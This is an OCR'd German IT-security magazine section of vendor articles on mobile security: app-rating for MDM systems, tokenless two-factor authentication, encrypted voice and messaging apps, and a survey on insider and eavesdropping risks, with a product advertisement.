Auf App-Sicherheit spezialisierte Unternehmen wie mediaTest digital bieten dafür eine Lösung: Sie prüfen regelmäßig rund 1000 der beliebtesten Apps, inklusive ihrer Updates und stellen die Ergebnisse ihren Kunden zur Verfügung. Auf Basis seiner Analysen versieht mediaTest digital die geprüften Apps mit einem Sicherheitsrating. Die Apps werden anschließend samt dieser Wertung, die je nach Branche und Sicherheitsanspruch gelockert oder verschärft werden kann, in die App-Stores der Unternehmen übertragen. Diese befinden sich in der Regel als feste Funktion im Mobile-Device-Management-System (MDM). mediaTest digital bedient bereits die führenden MDMs wie MobileIron, AirWatch, SAP Afaria oder 7P und pusht seine App-Ratings in Echtzeit in die dortigen White- oder Blacklisten und somit auf die Geräte der Mitarbeiter. Für Unternehmen, die noch kein MDM-System einsetzen, wird mit dem „Trusted App Directory" eine eigene Plattform zur Auswahl sicherer Apps angeboten, inklusive diverser Filter- und Exportfunktionen.

Auf diese Weise können Unternehmen zukünftig sicherstellen, dass unsichere Apps aus dem Firmennetz verbannt werden und keinen Schaden mehr anrichten.

Hochsensibel wird hochsicher.
Mit dem SINA Tablet von secunet.

Modernes Arbeiten heißt mobiles Arbeiten. Sensible Daten – unterwegs verwendet – können zum Ziel von Datendiebstahl werden. Mit dem SINA Tablet treffen Sicherheit und Komfort aufeinander. Denn die intelligente Kombination verschiedener Sicherheitsmaßnahmen sorgt für höchsten Schutz bei der Datenbearbeitung, -speicherung und -übertragung. So wird Arbeiten beruhigend sicher und bequem mobil.

Klingt unmöglich? Testen Sie uns!
www.secunet.com/sina/tablet

secunet

IT-Sicherheitspartner der Bundesrepublik Deutschland


Zwei-Faktor-Authentifizierung per Smartphone

OTPs ohne Hardware-Token

Neue Lösungen zur Zwei-Faktor-Authentifizierung nutzen Mobiltelefone und Tablets zur sicheren Anmeldung und übernehmen so die Rolle von Hardware-Token. Der Beitrag beschreibt die Möglichkeiten solcher Produkte.

Von Robert Korherr, ProSoft

Bring Your Own Device (BYOD) bedeutet für Unternehmen eine höhere Produktivität und damit einen deutlichen Mehrwert. Andererseits steht der Begriff aber auch für alle Risiken, die durch die Nutzung von mobilen Devices entstehen. Zu den Risiken gehören unter anderem gehackte Passwörter für den Zugriff auf Unternehmensdaten über Web- und Cloud-Services. In diesem Jahr gab es bereits zwei große Vorfälle, in denen digitale Identitäten in großem Umfang gehackt wurden. Besonders ernst zu nehmen sind gestohlene Zugangsdaten, die unbemerkt weiter genutzt werden. Davor schützt eine Zwei-Faktor-Authentifizierung, die Remote-Zugriffe durch einmalig gültige Zusatzfaktoren wie Einmalpasswörter oder biometrische Merkmale absichert. Diese Art der doppelten Authentisierung ist auch im Alltag verbreitet: Kein Bankkunde würde sich sicher fühlen, wenn beim Bankautomaten die EC-Karte alleine genügen würde, um Bargeld abzuheben. Hier sichert die PIN als Faktor „Wissen" den Vorgang zusätzlich ab.



Das OTP lässt sich situationsgerecht über einen App oder auch per SMS generieren.

Unternehmen vertrauen bei Fernzugriffen aber häufig noch auf statische Login-Daten, also auf das klassische Passwort allein. Wenn eine Zwei-Faktor-Authentifizierung im Einsatz ist, handelt es sich noch vielfach um traditionelle Hardware-Token. Mit dieser Methode wird ein kurzfristig gültiges Einmalpasswort, auch One Time Password (OTP) genannt, generiert, zeitlich mit dem Unternehmen synchronisiert und bei Remote-Logins abgefragt. Die Sicherheit dieser Lösungen ist aber fragwürdig, deren Einsatz eher kostspielig und für Anwender umständlich. Hersteller dieser Technologie geben beispielsweise zu, mit nationalen Geheimdiensten zu kooperieren. Die sogenannten „Seed-Records" wurden bei einem Hersteller bereits im Jahr 2011 gehackt und in der Folge von Dritten für Spionagezwecke genutzt.

BYOT – Bring Your Own Token

Neue Lösungen wie SecurAccess setzen daher bereits vorhandene Devices wie Mobiltelefone und Tablets zur sicheren Authentifizierung ein. Das OTP wird hierbei situationsgerecht vorab oder in Echtzeit per SMS versandt, über eine App generiert, ein QR-Code als Photo-OTP abfotografiert oder über ein Telefonanruf-Verfahren per Tastatur übermittelt. Diese „tokenlosen" Verfahren bieten Anwendern und Unternehmen deutliche Vorteile. So müssen keine zusätzlichen Hardware-Token angeschafft und verwaltet werden.

Auch kann der Anwender mehrere Möglichkeiten der Authentifizierung nutzen, sodass er sich je nach Lokation, Netzverfügbarkeit oder Gebührensituation entscheidet, welches Verfahren kostengünstig oder gerade optimal für ihn ist. Im besten Fall darf er sich selbstständig über ein Webportal ein Verfahren aussuchen. Befindet sich ein Mitarbeiter beispielsweise kurzfristig im Ausland, kann er über sein Webportal den OTP-Empfang von Echtzeit-SMS auf die Soft-Token-App umstellen und damit Roaming-Gebühren sparen. Das Unternehmen wiederum kann die erlaubten Verfahren vorgeben.

Die neuen Verfahren punkten zudem bei der Sicherheit gegenüber den traditionellen Hardware-Token. Zwei-Faktor-Authentifizierungen, bei denen der Hersteller wesentliche Daten zur Berechnung von Einmalpasswörtern speichert, sind grundsätzlich zu vermeiden. Die Sicherheit der Lösung liegt dann nicht mehr im unternehmenseigenen Zugriff und stellt damit ein Sicherheitsrisiko dar. Bei Lösungen wie SecurAccess ist daher der Zufallsgenerator für die OTP-Berechnung vom Hersteller nicht nachvollziehbar.

Einmalpasswörter sollten an die ursprüngliche Session-ID gebunden sein. Dies schützt vor Phishing-Fallen. Werden der Login und der OTP-Empfang beziehungsweise dessen Generierung auf unterschiedliche Endgeräte aufgeteilt, ist das Mitlesen der Daten durch einen Hacker deutlich schwerer. Der zweite Faktor als E-Mail ist also auch als Fallback-Option wenig sinnvoll. Aktivierte Zugriffsperren über PIN-Codes bei Smartphones oder Tablets erschweren den physischen Zugriff auf Einmalkennwörter zusätzlich.

Letztendlich ist eine „tokenlose" Zwei-Faktor-Authentifizierung über Einmalpasswörter ein optimaler Kompromiss zwischen Sicherheit und Kosten und schützt Fernzugriffe aller Art.

Telefongespräche und Messaging-Dienste mit Qtalk verschlüsseln

Die offene Vordertür

Auch ein Jahr nach der Affäre Snowden beschäftigt sich die IT-Branche intensiv damit, wie Daten und Informationen möglichst effektiv geschützt werden. Der Beitrag erläutert, welchen Sicherheitsrisiken Unternehmen besonders bei der mobilen Kommunikation ausgesetzt sind und welche Strategien diese Risiken eindämmen.

Von David Saborido, Qnective AG

Traditionelle IT-Dienstleistungen werden immer mehr „mobil" genutzt. Das betrifft nicht nur die klassischen Kanäle wie Telefon und E-Mail, sondern auch moderne Arbeitshilfen wie Chats, Videokonferenzen, Unified Communications oder den externen Zugang zu internen Daten. Die Kommunikationsgewohnheiten und das Marktumfeld haben sich dadurch tiefgreifend verändert, unterstützt durch das schnelle Smartphone-Wachstum, durch den Ausbau der Telekommunikationsnetzwerke und durch eine breite Auswahl an Over-the-top-(OTT)- und Social-Networking-Applikationen. Die Einführung dieser Techniken geschah so rasch, dass es IT-Sicherheitsverantwortlichen nur schwer möglich war, die neuen Risikofaktoren einzuschätzen und die entsprechenden Maßnahmen zu ergreifen. Mittlerweile haben diese Veränderungen folgende Spieler auf die mobile Sicherheitsbühne gebracht (vgl. auch Abbildung 1):

— Mobile-Device-Management-(MDM)-Systeme versprechen eine größere Kontrolle und mehr Mittel, um eine Sicherheitsstrategie für mobile Geräte zu implementieren. Mit MDMs lassen sich Sicherheitsvorschriften von Unternehmen für den Gebrauch und den Zugang zu Smartphones wie auch der Umgang mit Applikationen regeln.

— Klassische Firmen für Anti-Virus- und Anti-Malware-Software aus dem Desktopbereich haben den mobilen Markt entdeckt und Produkte für mobile Geräte entwickelt, die vor der steigenden Zahl von Spyware und Malware schützen sollen.

— Hersteller von Betriebssystemen und Mobiltelefonen bieten vermehrt Sicherheitsoptionen an, zum Beispiel das „Härten" des Betriebssystems oder ein Trusted Execution Environment (TEE) auf Chipset- und Hardwarelevel.

— Spezifische Sicherheitsapplikationen und Produkte erlauben Anwendungen wie Remote-Zugriff, Tunneling, sichere E-Mail und sichere Datenspeicherung für mobile Geräte auf Unternehmensebene.

Risikofaktoren

Trotz all dieser neuen Sicherheitsmethoden bleibt jedoch meist unbeachtet, dass die einfachsten Kommunikationskanäle komplett ungeschützt sind. Telefongespräche, SMS, Chats sind weitverbreitet im Geschäftsalltag – eine Sicherheitsstrategie fehlt aber in den meisten Fällen. Das ist so, als wenn man dicke Betonwände baut, dann aber die Vordertür unverschlossen lässt.

Die sogenannten OTT-Services stellen einen doppelten Risikofaktor dar. Sie werden oft für private wie auch geschäftliche Zwecke benutzt. Alle Informationen können Dritte grundsätzlich mithören. Zusätzlich haben vielfach Regierungsorganisationen aus dem Land des Serviceproviders die Möglichkeit, bei Bedarf auf die übermittelten Daten zuzugreifen. Auch wenn die Kommunikation als sicher angepriesen wird und mit Verschlüsselungsmechanismen aufwartet, können diese gesetzlichen Vorschriften die Sicherheitsmaßnahmen umgehen und auf die ausgetauschten Informationen zugreifen.

Der zweite Risikofaktor sind die Softwareanbieter der OTT-Dienste. Hinter einer harmlos erscheinenden App können sich Anwendungen verbergen, die unbemerkt vom Benutzer ihr Unwesen treiben. Zusammengefasst ist Vorsicht angebracht bei externen Dienstleistern oder Applikationen, deren Vertrauenswürdigkeit nicht durch einen bewährten Partner wie einen IT-Distributor oder Telekomanbieter gegeben ist.

Ein weiterer wichtiger Bereich sind die Zugangs- und Übertragungsdienste der Telekommunikationsanbieter. Diese Dienstleistungen sind an Gesetze und Regeln

gebunden, die es lokalen Behörden erlauben, Daten abzuhören, seien es Telefonanrufe, SMS, E-Mails oder Metadaten von besuchten Webseiten. Dieses Verfahren ist rechtskonform und mitunter wichtig für die Verfolgung von Straftätern. Trotzdem ist es ein potenzielles Risiko, da hierbei Unternehmensdaten an Dritte weitergegeben werden. Jedes Unternehmen sollte sich dieser Gefahr bewusst sein, wenn ihre Angestellten ungeschützt in fremden Ländern telefonieren oder sensitive Daten austauschen.

Abgesehen von Regierungsorganisationen können sich auch Hacker Zugang zu den Übertragungsnetzwerken der Telekomanbieter verschaffen. Die Verschlüsselung von 2G-Netzwerken gilt als überholt und wurde bereits mehrfach umgangen. 3G- und 4G-Netzwerke haben einen besseren Standard, gelten aber durch ihre Kompatibilität mit 2G trotzdem als angreifbar. Generell gilt, dass die beim Anbieter gespeicherten Daten keinesfalls vor fremdem Zugriff sicher sind. Angestellte könnten Informationen, die für die Privatsphäre relevant sind, einfach abgreifen. Externe Angriffsziele sind Telefonkabel und Satellitenschüsseln. Ein Datenaustausch über einen offiziellen Telekomanbieter kann somit nicht als sicher eingestuft werden und sollte durch zusätzliche Maßnahmen geschützt werden. Das Gleiche gilt für die Kommunikation, die über öffentliche oder private Netzwerke geführt wird.

Verschlüsselung ist die Lösung

Aber wie lassen sich alltägliche Kommunikationskanäle wie Telefon, Chats und SMS schützen? Die Lösung dafür bietet die Kryptografie: Verschlüsselung ist, richtig angewendet und eingesetzt, der Schlüssel zur Sicherheit. Sie beinhaltet und regelt Berechtigungen und die Authentifizierung und schützt damit die Vertraulichkeit und Integrität von




Abbildung 1: Marktumfeld für mobile Sicherheitslösungen

Daten. Dabei ist die Benutzerfreundlichkeit ein wichtiger Aspekt: Die sicherste Lösung bringt wenig, wenn sie im Alltag nicht einsetzbar oder kompliziert zu bedienen ist.

Die Schweizer Firma Qnective bietet mit Qtalk eine Lösung für den Schutz alltäglicher Kommunikationskanäle auf Standard-Smartphones und Desktop-PCs an. Die Sicherheitsplattform schützt vertrauliche Informationen, die über mobile Geräte und öffentliche Netzwerke ausgetauscht werden, und ist kompatibel mit allen gängigen Smartphones. Eine Verschlüsselung auf zwei Ebenen garantiert die Vertraulichkeit von Telefongesprächen via Mobiltelefon oder Desktop PC, von Messaging-Diensten und Dateien aller Art, egal ob im Büro oder von unterwegs. Telefondaten, Nachrichten und das Adressbuch werden zusätzlich lokal auf dem Gerät verschlüsselt. Qtalk verwendet klassische Kryptografie-Techniken wie eine Ende-zu-Ende-Verschlüsselung und Perfect Forward Secrecy. Maßnahmen gegen Replay- und Wörterbuchangriffe wurden ebenfalls implementiert. Die Kryptoalgorithmen können optional für jeden Kunden zusammengestellt werden und so die gewünschte Vertraulichkeit sicherstellen.

Je nach Sicherheitsstrategie und Einsatzort lässt sich die Kommunikationslösung an die Kundenbedürfnisse anpassen. Dies reduziert die Gesamtbetriebskosten sowie den Handling- und Unterhaltsaufwand. Das Produkt ist dadurch wartungsfreundlich, einfach im Support und erlaubt die Migration von Geräten, ohne zusätzliche Kosten zu verursachen. Qtalk lässt sich so vollständig in die bestehende IT-Infrastruktur des Unternehmens einbetten. ■

Ergebnisse der Studie „Secure Mobile Computing 2013/2014“

Die Gefahr aus der eigenen Reihe

Der Mitarbeiter ist das größte Sicherheitsrisiko für sensible Unternehmensdaten oder Informationen aus Behörden. Das ist eines der entscheidenden Ergebnisse einer Studie unter IT-Sicherheitsverantwortlichen, die der Beitrag genauer vorstellt.

Von Swenja Kremer, Secusmart GmbH

Die größte Sicherheitslücke für sensible Daten in Unternehmen und Behörden sind nicht Spähattacken und Lauschangriffe, sondern der Mitarbeiter selbst. Das ist zumindest die Meinung von fast 60 Prozent der IT- und Sicherheitsspezialisten, die von der Düsseldorfer Secusmart GmbH und dem Bundesverband IT-Sicherheit e.V. (TeleTrusT) im Rahmen der Gemeinschaftsstudie „Secure Mobile Computing 2013/2014“ befragt wurden. Schwierigkeiten gibt es darüber hinaus noch mehr: „Hackerattacken auf das Firmennetzwerk“ (49 %) werden befürchtet, „Lücken im IT-Sicherheitsmanagement“ (43 %), personelle Wechsel (29 %) und „Spione“ (18 %) werden erwartet.

Einen hohen Stellenwert erreicht neben der „Sicherheitslücke Mitarbeiter“ die Kommunikation: Laut Studie stufen 43 Prozent der Befragten das Smartphone als Risiko ein. Dagegen sehen nur 9 Prozent, und damit nicht einmal jeder Zehnte, die „Festnetzkommunikation“ als gefährdet an. Gespräche im Festnetz können jedoch ebenso problemlos belauscht werden wie mobile Telefonate, jedes unachtsam gesprochene Wort eines Mitarbeiters kann ungeahnte Folgen haben. 37 Prozent der befragten Experten gaben dann auch an, dass es über 10 Milliarden Euro Verlust sein könnten, die beispielsweise ein abgehörtes Gespräch an Folgeschäden nach sich ziehen könnte. Über ein Viertel erwartet pro Jahr immer noch einen Schaden von über einer Milliarde Euro durch Wirtschafts- und Industriespionage. 19 Prozent nennen sogar über 50 Milliarden als mögliche Verluste, sobald Kommunikation nicht in sichere Bahnen gelenkt wird.

Ziel von Spionageversuchen

Jede abgefragte Branche ist von Spionageversuchen betroffen. Behörden und öffentliche Verwaltung kommen hier auf einen Wert von 28 Prozent. Um Spionage vorzubeugen, haben Bundesministerien und Bundesbehörden bereits mit der SecuSUITE for BlackBerry 10 eine Sicherheitslösung beschafft, die flächendeckend eine hochsichere Sprach- und Datenkommunikation garantiert. SecuSUITE for BlackBerry 10 ist vom Bundesamt für Sicherheit in der Informationstechnik (BSI) vorläufig zugelassen für sichere Sprach- und Datenkommunikation. Mit nur einer Geste kann der Mitarbeiter zwischen dem hochsicheren und dem persönlichen Bereich hin- und herwechseln. Ein Smartphone genügt nach wie vor, um private Dinge und berufliche Aufgaben zu erledigen. Diese zentrale Lösung, mit der der Bund arbeitet, ist bisher weltweit einzigartig.

Die Wirtschaft verlangt dagegen mehr nach einer branchenweit einsetzbaren, flexiblen Lösung, die auf Bewegungen und Anforderungen des Marktes reagieren kann. Mit einer App bietet Secusmart als Entwickler des sogenannten „Merkel-Phones“ SecuSUITE for BlackBerry 10 auch diese gewünschte Sicherheit: Vodafone „Secure Call“ wird einfach auf dem Smartphone installiert. Die App schützt im Anschluss die Sprachkommunikation und das bei niedrigen Kosten von voraussichtlich 12 Euro monatlich.

Schwierigkeiten managen

Doch alle Sicherheitslösungen und -angebote helfen nicht, wenn sie nicht einem zentralen Management unterliegen. Über das Mobile Device Management (MDM) haben IT-Sicherheitsverantwortliche die Möglichkeit schützend einzugreifen. Im Fall der SecuSUITE for BlackBerry 10 erlaubt das Betriebssystem ein sehr einfaches Sicherheitsmanagement. Die Verantwortlichen

können in den gesicherten Bereich eingreifen, hier Daten löschen und Restriktionen wie Passwörter auferlegen. Im privaten Bereich müssen und können sie nicht eingreifen. Der Benutzer kann hier soziale Netzwerke pflegen, YouTube nutzen und mit privaten Kontakten telefonieren. Die sensiblen Daten des Unternehmens bleiben davon völlig unberührt.

Ein durchaus wichtiges Konzept im Alltag, denn ein Mobile Device Management muss als zentrale Stelle für die Verwaltung von Smartphone, Tablet & Co. im Unternehmen eine große Palette an Aufgaben abdecken. Kompatibilität mit anderen Systemen, Sicherungsmaßnahmen, zusätzliche Features – ein ideales Management muss sehr viel leisten. Gerade wenn es um Eingriffe auf persönliche Geräte im Umfeld von Bring Your Own Device (BYOD) geht, zum Beispiel wenn Kameras ausgeschaltet und Passwörter eingeführt werden, stellt sich oft die Frage, wie stark Unternehmen und Behörden überhaupt auf Persönliches zugreifen dürfen.

Mit dem bisherigen Management im Sicherheitssektor zeigen sich die im Report befragten Experten kaum einverstanden. 58 Prozent gehen davon aus, dass weniger als 10 Prozent aller Unternehmen in Deutschland überhaupt über Sicherheitsrichtlinien verfügen. 26 Prozent vermuten, dass immerhin ein Viertel die Thematik richtig einzuordnen und entsprechend auch zu lösen weiß. Jeder Zehnte denkt, dass die Hälfte aller Unternehmen sich bereits damit auseinandergesetzt hat. Gerade mal 6 Prozent trauen es über der Hälfte der Unternehmen zu. Insgesamt sind das eher niedrige Zahlen für eine unbedingt notwendige Verwaltungslösung.

Theorie und Praxis

Gerade in der Verwaltung des Abhörschutzes herrscht Nachholbedarf. Denn die Annahmen bezüglich bisheriger Lauschangriffe sprechen für sich: 40 Prozent der Befragten schätzen, dass über 50 Millionen Telefonate, SMS oder E-Mails in Deutschland abgehört werden. Knapp ein Viertel der Befragten geht noch von zehn Milliarden abgehörten Telefonaten et cetera aus. Auch hier ist die eigene Einschätzung sehr negativ: 67 Prozent nehmen an, bereits selbst abgehört worden zu sein, lediglich etwa ein Drittel geht davon aus, dass die eigene Kommunikation sicher ist.

Generell zeigt diese Einschätzung große Unsicherheit. Während sich die Behörden bereits mit Sicherheitstechnik vor dem Abhören schützen, müssen die Wirtschaft und auch Privatpersonen ihren Weg erst finden. Apps wie Vodafone „Secure Call“, die auf der hochsicheren Technologie des „Merkel-Phone“ aufbauen, können hier Abhilfe schaffen. Sie sind leicht zu implementieren, einfach anzuwenden und kostengünstig. Somit können sie problemlos auch flächendeckend eingesetzt werden. Lösungen wie SecuSUITE for BlackBerry 10 und das komplette „Bundessicherheitsnetz“ (hochsichere Festnetztelefone sowie das SecuGATE LV, das gemeinsam mit SecuBRIDGE sichere Telefonkonferenzen erlaubt) machen zusätzlich Festnetzgespräche hochsicher.

Zukunft der Datensicherheit

Die gute Nachricht für alle Sicherheitsverantwortlichen: Künftig wird für diese und ähnliche Lösungen mehr Geld zur Verfügung stehen. 69 Prozent erwarten, dass Unternehmen bereit sind, künftig mehr zu investieren. Jeder Fünfte geht zumindest davon aus, dass die monetären Investitionen gleich bleiben. Lediglich 11 Prozent erwarten, dass das investierte Kapital sinkt.

Laut der Studie sollten Investitionen in mehr Sicherheit hauptsächlich in den Ausbau eines qualifizierten Mobile Device Management fließen. Dazu wird der Ausbau in der Kommunikationssicherung erwartet, die – wie ausgeführt – unbedingt notwendig ist. Doch ebenso muss auch der Mitarbeiter dringend bezüglich der anstehenden Gefahr sensibilisiert werden. Nur wenige Sicherheitsverantwortliche sind bisher allerdings noch zu Schulungen bereit. Eine Tatsache, die sich noch ändern muss, denn schließlich ist gerade der Mitarbeiter der größte Unsicherheitsfaktor.

Daten mit Verschlüsselung schützen

Von der Innovationsbremse zum Verkaufsargument

Datenschutz und -sicherheit sind Trendthemen, mit denen deutsche IT-Unternehmen punkten. Große Dienstleister nutzen die Marktchancen und bieten einfach einzusetzende Verschlüsselungslösungen für Unternehmen an.

Von Manuela Ćosić, T-Systems

Das Jahr eins nach Snowden geht zu Ende. In der Informationstechnologie ist nichts mehr wie früher, auch wenn es an der Oberfläche nach „Business As Usual" aussieht. Die NSA-Leaks haben ein Thema allgemein bekannt gemacht, das lange Zeit nur Spezialisten beschäftigte: Verschlüsselung.

Doch das Verbergen von Klartextinfos wird vorwiegend in einigen wichtigen Kernbereichen eingesetzt. So schützen viele Unternehmen ihre Firmengeheimnisse auf verschlüsselten Datenträgern. Und wer seine Daten sicher über das Internet übertragen will, nutzt die Transportverschlüsselung SSL/TLS. Die schützt aber bestenfalls vor dem Abhören der Kommunikation, nicht vor dem Abgreifen der Daten und das anschließende Auslesen. Auch gesichert übertragene Mails liegen anschließend offen und unverschlüsselt auf den Mailservern.

Solche Details haben aber bis vor einem Jahr kaum jemanden interessiert. Zahlreiche Unternehmen und nahezu hundert Prozent aller Privatleute haben sich darauf verlassen, dass schon nichts schief gehen wird. Die Wirtschaft hat Nachholbedarf, ergab eine Umfrage der Beratungsgesellschaft PwC. Sie ist zum Teil nur unzureichend auf Cyberkriminalität vorbereitet.

Vertrauen in den deutschen Datenschutz

Doch dies ändert sich dank der intensiven Diskussion über Snowden und die Folgen. Und auch Privatleute interessieren sich plötzlich für die Verschlüsselung ihrer Kommunikation. Innerhalb weniger Monate ist aus dem einstigen Exotenthema ein stetig wachsender Markt geworden, der langsam seine Nische verlässt.

Ein Beispiel: Das Schweizer Start-up Threema und sein Krypto-Messenger wären vor Snowden noch belächelt worden. Doch der WhatsApp-Konkurrent konnte sich relativ schnell eine Gemeinde aus etwa 2,8 Millionen Nutzern aufbauen, die ihre Chats mit Ende-zu-Ende-Verschlüsselung sichern – bei gleichem Funktionsumfang und Bedienkomfort wie der Marktführer.

Das international große Vertrauen in die technische Kompetenz der Schweiz war beim Aufbau der Marktposition sicher hilfreich. Ähnlich sieht es auch mit dem bekannt strengen Datenschutz in Deutschland aus: In der Vergangenheit gelegentlich polemisch als Innovationsbremse beschimpft, entwickelt er sich inzwischen zu einem hervorragenden Wettbewerbsvorteil.

Aus Sicht der Privatanwender machen zurzeit viele deutsche IT-Unternehmen die richtigen Schritte für mehr Sicherheit und Datenschutz. So haben zum Beispiel Web.de, GMX und T-Online vor Kurzem die Transportverschlüsselung beim Senden und Empfangen von E-Mails obligatorisch gemacht.

Die Entwicklung hat sogar ein Unternehmen unruhig gemacht, von dem das niemand annehmen würde: Google diskutiert öffentlich Pläne, für seinen Maildienst Gmail eine Ende-zu-Ende-Verschlüsselung anzubieten. Der Gedanke ist sehr ungewöhnlich, denn Google wertet die Klartext-Mails aus, um kontextsensitive Werbung anzuzeigen. Mit Verschlüsselung geht das nicht mehr.

Das ist ein deutlicher Hinweis darauf, dass zurzeit die Karten neu gemischt werden. Ein weiteres Beispiel: Zahlreiche Global Player aus der IT planen sichere Rechenzentren in Deutschland, um die besorgten Kunden von ihren Maßnahmen für die Datensicherheit zu überzeugen.

So wollen zum Beispiel Amazon und IBM Teile ihrer Cloudservices in Deutschland ansiedeln – obwohl der Patriot Act auch einen Zugriff auf deutsche Rechenzentren eines US-Unternehmens erlaubt. Dies zeigt, dass die Sicherheitsbedenken der Kunden bei den Anbietern angekommen sind.

Mehr Fragen als Antworten

Denn eine Mehrheit der Entscheider in Unternehmen achtet bei der Buchung von Cloudservices jetzt stärker auf Datensicherheit, so eine international ausgerichtete Studie des japanischen Telekommunikationsanbieters NTT. Die Unternehmen bevorzugen dabei eine ortsnahe Speicherung. Auch die verschlüsselte Kommunikation per E-Mail oder über andere Kanäle wird stärker nachgefragt.

Doch in der Wirtschaft gibt es derzeit noch mehr Fragen als Antworten. Die IT-Entscheider suchen nach ebenso sicheren wie einfachen Lösungen, die zudem nicht zu aufwändig bei der Implementation sind. Bei großen Unternehmen mit etlichen Tausend Arbeitsplätzen addieren sich die Kosten für einen umfassenden Software-Rollout inklusive der Lizenzen leicht zu vielstelligen Summen.

Der Bedarf ist groß, aber schlüsselfertige und leicht integrierbare Lösungen sind noch nicht auf breiter Front in Sicht, vieles ist auch erst im Stadium eines Testmusters. Es gibt aber einige Vorreiterprodukte, die bereits jetzt sichere Mobilkommunikation für Unternehmen aller Größen anbieten.

Ein umfassendes Produkt ist das T-Systems SiMKo3, das mithilfe von Hardware-Codierung einen hochsicheren Abhörschutz ermöglicht. Die Sicherheitslösung auf der Basis eines Samsung-Smartphones sorgt für die verschlüsselte Übertragung von Sprach- und Datenkommunikation und sichere Datenhaltung auf dem Gerät.

Diese Lösung wird sogar den strengen Anforderungen von Behörden an den Austausch sensibler Dokumente gerecht, bekannt unter dem Stichwort „Verschlusssache – nur für den Dienstgebrauch“. Deshalb wurde das SiMKo3-Smartphone vom Bundesamt für Sicherheit in der Informationstechnik (BSI) für den Einsatz bei Behörden zugelassen.

Voraussetzung für die sichere mobile Kommunikation mit SiMKo3 ist, dass beide Kommunikationspartner die Lösung verwenden.

Die Mobile Encryption App von T-Systems verschlüsselt Telefonanrufe, SMS und Verbindungsdaten.

SiMKo3 ist ein Kryptosmartphone für Kunden mit einem sehr hohen Sicherheitsbedarf. Für Unternehmen, die diesen hohen Sicherheitsbedarf nicht haben und eine günstigere Lösung suchen, hat die T-Systems ebenfalls ein Angebot – die Mobile Encryption App.

Einstieg in die verschlüsselte Kommunikation

T-Systems hat die Mobile Encryption App auf der CeBIT vorgestellt. Die Mobilanwendung gibt es für Android, Versionen für iOS und Windows Phone folgen in Kürze. Sie verschlüsselt Telefonanrufe und SMS, die über die App abgewickelt werden. Dabei werden auch die sogenannten Metadaten verschlüsselt, sodass Verbindungsdaten, Ortsangaben und Kontakte nicht von Cyberkriminellen ausgewertet werden können. Denn solche Kommunikationsprofile sind in bestimmten Kontexten ebenso aufschlussreich wie die Inhalte der Gespräche selbst.

Sicher mobil kommunizieren mit der Mobile Encryption App

- **Umfassende Sicherheit:** Sprache und Nachrichten werden geschützt
- Optionaler Bezug der Mobile-Device-Management-Plattform von T-Systems
- **Schnelle Implementierung:** Ganzheitlich durch T-Systems, mit schnellem Rollout und Skalierbarkeit für beliebig viele Endgeräte
- Einfache Installation über einen Corporate App-Store oder Installationslink
- **Maximale Vertraulichkeit:** Auch Verbindungsdaten bleiben verborgen
- **Verlässliche Redundanz:** Verschlüsselung über zwei Algorithmen parallel
- **Einmalschlüssel:** Bei jedem Anruf wird zu Beginn ein neuer Session Key erzeugt und nach dem Gesprächsende wieder gelöscht. Mit dem Löschen der Schlüssel vermeidet Man-in-the-middle-Attacken.
- **Stärkste Algorithmen und längste Schlüssellängen:** 4096 bit Diffie-Hellman-Schlüsselaustausch, Verschlüsselung mit AES256 und Twofish (beide 256 bit)
- **Hohe Zuverlässigkeit:** Geringer Bandbreitenbedarf von nur 4,8 kbit/s sorgt für zuverlässige Funktion auch in GPRS und Edge
- **Made in Germany:** Mobile Sicherheit und Services Made in Germany durch die Deutsche Telekom

Die Voraussetzungen für den Einsatz der Mobile Encryption App sind gering: Jeder Gesprächspartner muss auf die gleiche Weise verschlüsseln und benötigt deshalb diese App. Sie ist jedoch nicht an eine bestimmte Hardware oder den Rollout neuer Geräte gebunden. Deshalb läuft sie auch auf vielen vorhandenen Smartphones, die über das entsprechende Betriebssystem verfügen.

Im Prinzip handelt es sich um eine softwarebasierte Lösung, die eine verschlüsselte Kommunikation mittels VoIP (Voice over IP) und speziell geschützten Servern abwickelt. Sie stellen für Sprache und Textnachrichten die Verschlüsselung auf der gesamten Strecke sicher.

